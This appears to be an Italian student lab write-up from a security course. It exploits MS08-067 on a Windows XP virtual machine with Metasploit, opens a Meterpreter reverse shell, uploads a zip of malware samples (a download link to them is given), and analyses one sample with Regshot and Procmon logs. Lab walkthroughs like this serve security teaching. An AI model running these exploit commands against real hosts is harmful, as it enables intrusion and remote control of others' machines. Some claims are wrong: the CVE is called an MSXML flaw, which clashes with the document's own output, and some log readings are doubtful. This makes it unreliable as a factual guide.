

Giorno 5

https://mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npgIyg

In questo link sono presenti due MALWARE





EPICODE

Anatoliy Prysyazhnyuk
Antonio De Cesare
Alessandro Bossi
Rossella Amore
Claudio La Torre
Riccardo Lupieri
Riccardo Di Pasquale
Pietro Laera
Davide Bassolino

La vulnerabilità CVE-2008-4250 è una falla di sicurezza critica su **Windows XP**, il sistema operativo di Microsoft. Riguarda la libreria "Microsoft XML Core Services" (MSXML) e consente a un attaccante remoto di sfruttare un buffer overflow per eseguire codice dannoso senza autenticazione. Poiché **Windows XP non è più supportato con aggiornamenti di sicurezza**, i sistemi basati su questo sistema operativo sono **particolarmente vulnerabili** a nuovi attacchi informatici.

Giorno 5

https://mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npgIyg

In questo link sono presenti due MALWARE

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft
 Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/sm
b/ms08_067_netapi

msf6 > use 0
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.32.50
RHOST => 192.168.32.50
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.50:445 - Automatically detecting the target...
[*] 192.168.32.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.50:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.50
[*] Meterpreter session 1 opened (192.168.32.100:4444 -> 192.168.32.50:1461) at 2023-07-19 08
:27:19 -0400
```

```
meterpreter > upload /home/kali/Desktop/BuildWeek.zip
[*] Uploading  : /home/kali/Desktop/BuildWeek.zip -> BuildWeek.zip
[*] Uploaded 384.46 KiB of 384.46 KiB (100.0%): /home/kali/Desktop/BuildWeek.zip -> BuildWeek
.zip
[*] Completed  : /home/kali/Desktop/BuildWeek.zip -> BuildWeek.zip
```

Con **Kali in NAT**, scarichiamo il file ZIP con i due malware.
Poi, con Kali e XP in RETE INTERNA, eseguiamo una scansione **nmap** verso XP con il parametro "**--script vuln**" per individuare le vulnerabilità.

Una volta terminata la scansione prendiamo una vulnerabilità tra quelle trovate da **nmap** (in questo caso **MS08-067**), poi apriamo **Metasploit**.

Facciamo una ricerca dell'exploit per questa specifica vulnerabilità. Dopo aver selezionato l'exploit, configuriamo **RHOST** con **l'ip di XP** e facciamo partire l'exploit.

Il payload di default, **meterpreter_reverse_tcp**, creerà una sessione meterpreter che bucherà la macchina bersaglio.

Spostandoci su "**C:**" con **cd**, usiamo poi il comando "**upload /home/kali/Desktop/BuildWeek.zip**" per **caricare** il file sulla macchina.


Parte 1


Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe.zip (totalmente innoquo)

Uno spyware è un tipo di software dannoso progettato per spiare le attività degli utenti su un dispositivo informatico senza il loro consenso o conoscenza.

Lo scopo principale dello **spyware** è raccogliere informazioni personali e sensibili, ad esempio monitorando **le attività di navigazione dell'utente**, come i siti web visitati, le ricerche effettuate.

Allo scopo di poter **ottenere informazioni sul target** a scopi malevoli come pubblicità mirata o il furto di identità.





Parte 1

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe.zip (totalmente innoquo)


```
----------------------
Values added: 75
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-22075: "Windows Catalog"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21762: "Administrative Tools"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21773: "Games"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21768: "Communications"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21788: "System Tools"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@C:\WINDOWS\System32\xpsp2res.dll,-16201: "Wireless Network Setup Wizard"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@C:\WINDOWS\system32\netshell.dll,-1010: "New Connection Wizard"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@C:\WINDOWS\system32\hnetwiz.dll,-3085: "Network Setup Wizard"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-22066: "Volume Control"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-22058: "Scheduled Tasks"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@C:\WINDOWS\System32\xpsp2res.dll,-6103: "Security Center"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@xpsp1res.dll,-10077: "Set Program Access and Defaults"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@explorer.exe,-7021: "&Help and Support"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@explorer.exe,-7020: "&Search"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@explorer.exe,-7023: "&Run..."
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@C:\WINDOWS\system32\notepad.exe,-469: "Text Document"
```

Regshot riporta che sono stati aggiunti 75 valori al hive **HKU** (HKEY_Users), come “Games” o “Scheduled Tasks” o “Administrative Tools”. Questo potrebbe indicare che lo **spyware sta cercando di accedere e monitorare informazioni sensibili dell’utente.**

Parte 1

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe.zip (totalmente innoquo)

calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calcolatriceinnovativa50.exe	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT4.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ADVAPI32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack	NAME NOT FOUND	Length: 144
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM	SUCCESS	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\Error Message Instrument\	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles	NAME NOT FOUND	Length: 20
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Performance	NAME NOT FOUND	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SHELL32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\SYSTEM\Setup	SUCCESS	Desired Access: Query Value
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SYSTEM\Setup\SystemSetupInProgress	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\SYSTEM\Setup	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyStorageRoots	NAME NOT FOUND	Desired Access: Enumerate Sub Keys
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Query Value, Set Value
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Query Value
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1

Effettua il comando "**RegOpenKey**" per visualizzare e analizzare tutti le chiavi di registro con il "**Desired Access: Read**", ed eleva i propri privilegi con il **Maximum Allowed**, per poi leggere le restanti chiavi all'interno di quel path se riceve un **SUCCESS**.

Parte 1

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe.zip (totalmente innoquo)

calcolatriceinnovativa50.exe	2956	CreateFile	C:\DOCUMENTS AND SETTINGS	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings	SUCCESS	0: .., 1: .., FileInformationClass: FileNamesInformation, 3: All Users, 4: Default User, 5: LocalService, 6: NetworkService
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings	NO MORE FILES	
calcolatriceinnovativa50.exe	2956	CloseFile	C:\Documents and Settings	SUCCESS	
calcolatriceinnovativa50.exe	2956	CreateFile	C:\Documents and Settings\ADMINISTRATOR	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator	SUCCESS	0: .., 1: .., FileInformationClass: FileNamesInformation, 3: Cookies, 4: Desktop, 5: Favorites, 6: Local Settings, 7: My Documents, 8: NetHood,
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator	NO MORE FILES	
calcolatriceinnovativa50.exe	2956	CloseFile	C:\Documents and Settings\Administrator	SUCCESS	
calcolatriceinnovativa50.exe	2956	CreateFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator\Desktop	SUCCESS	0: .., 1: .., FileInformationClass: FileNamesInformation, 3: AmicoNerd.zip, 4: BuildWeek.zip, 5: Build_Week_Unit_3, 6: calcolatriceinnovativa5
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator\Desktop	NO MORE FILES	
calcolatriceinnovativa50.exe	2956	CloseFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	
calcolatriceinnovativa50.exe	2956	CreateFile	C:\WINDOWS\system32	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: .., 1: .., FileInformationClass: FileNamesInformation, 3: -1, 4: 1025, 5: 1028, 6: 1031, 7: 1033, 8: 1037, 9: 1041, 10: 1042, 11: 1054, 12: 125
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: eappprxy.dll, 1: eapqec.dll, FileInformationClass: FileNamesInformation, 3: edit.com, 4: edit.hlp, 5: edlin.exe, 6: efsadu.dll, 7: ega.cpi, 8: els
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: modemui.dll, 1: modex.dll, FileInformationClass: FileNamesInformation, 3: moricons.dll, 4: mountvol.exe, 5: mouse.drv, 6: mp43dmod.dll, 7:
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: prodspec.ini, 1: profmap.dll, FileInformationClass: FileNamesInformation, 3: PRONtObj.dll, 4: proquota.exe, 5: PROUninst.exe, 6: proxycfg.e
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: vga64k.dll, 1: View Channels.scf, FileInformationClass: FileNamesInformation, 3: vmGuestLib.dll, 4: vmGuestLibJava.dll, 5: vmhgfs.dll, 6: V
calcolatriceinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\system32	NO MORE FILES	
calcolatriceinnovativa50.exe	2956	CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read,
calcolatriceinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\system32\ntdll.dll	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_READWRITE
calcolatriceinnovativa50.exe	2956	QueryStandardInformationFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	AllocationSize: 708,608, EndOfFile: 706,048, NumberOfLinks: 1, DeletePending: False, Directory: False
calcolatriceinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\system32\ntdll.dll	SUCCESS	SyncType: SyncTypeOther
calcolatriceinnovativa50.exe	2956	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read,
calcolatriceinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\system32\kernel32.dll	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_READWRITE
calcolatriceinnovativa50.exe	2956	QueryStandardInformationFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	AllocationSize: 991,232, EndOfFile: 989,696, NumberOfLinks: 1, DeletePending: False, Directory: False
calcolatriceinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\system32\kernel32.dll	SUCCESS	SyncType: SyncTypeOther
calcolatriceinnovativa50.exe	2956	CreateFile	C:\WINDOWS\system32\unicode.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read,

Questo malware cerca di leggere dei file in determinati path. Si osserva che nelle figura sulla destra il malware cerca di recuperare le info a lui necessarie, analizzando vari file.

Parte 1

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe.zip (totalmente innoquo)


2956	QueryOpen	C:\Documents and Settings\Administrator\Desktop\calcolatriceinnovativa50.exe.Local	NAME NOT FOUND	
2956	QueryOpen	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83	SUCCESS	CreationTime: 3/20/2017 10:35:31 PM, LastAccessTime: 7/19/2023 2:26:58 PM, LastWriteTime: 3/20/2017 10:35:31 PM, ChangeTime: 3
2956	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMc
2956	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a,
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
2956	QueryStandardInformationFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	AllocationSize: 1,056,768, EndOfFile: 1,054,208, NumberOfLinks: 1, DeletePending: False, Directory: False
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	SyncType: SyncTypeOther
2956	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	
2956	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a,
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	SyncType: SyncTypeOther
2956	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\com...	SUCCESS	
2956	QueryOpen	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	CreationTime: 3/20/2017 11:19:14 PM, LastAccessTime: 7/19/2023 2:25:16 PM, LastWriteTime: 3/20/2017 11:19:14 PM, ChangeTime: 3
2956	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a,
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
2956	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096, EndOfFile: 749, NumberOfLinks: 1, DeletePending: False, Directory: False
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeOther
2956	CloseFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	
2956	QueryOpen	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	CreationTime: 3/20/2017 11:19:14 PM, LastAccessTime: 7/19/2023 2:26:58 PM, LastWriteTime: 3/20/2017 11:19:14 PM, ChangeTime: 3
2956	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Rea
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_READONLY
2956	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096, EndOfFile: 749, NumberOfLinks: 1, DeletePending: False, Directory: False
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeOther

Con i permessi di "**Execute**/**Traverse**" per il percorso specificato "**C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccfldt_6.0.2600.5512_x-ww_35d4ce83**" un malware avrebbe diverse opzioni potenziali:
Infezione del file, esecuzione del codice malevolo, creazione di backdoor, sfruttamento di vulnerabilità note o sconosciute all'interno del file o della directory, **disattivazione delle protezioni di sicurezza**.

Con i permessi di "**Execute**/**Traverse**, **Generic Read**, **Depository Open**" per il percorso: "**C:\WINDOWS\WindowsShell.Manifest**" un malware potrebbe eseguire diverse operazioni:
Raccolta di informazioni sensibili, infezione del file, esecuzione di codice malevolo, depository open per accedere ad altri file o risorse presenti nella stessa posizione o in un percorso correlato, **sfruttamento di vulnerabilità**.

Parte 2

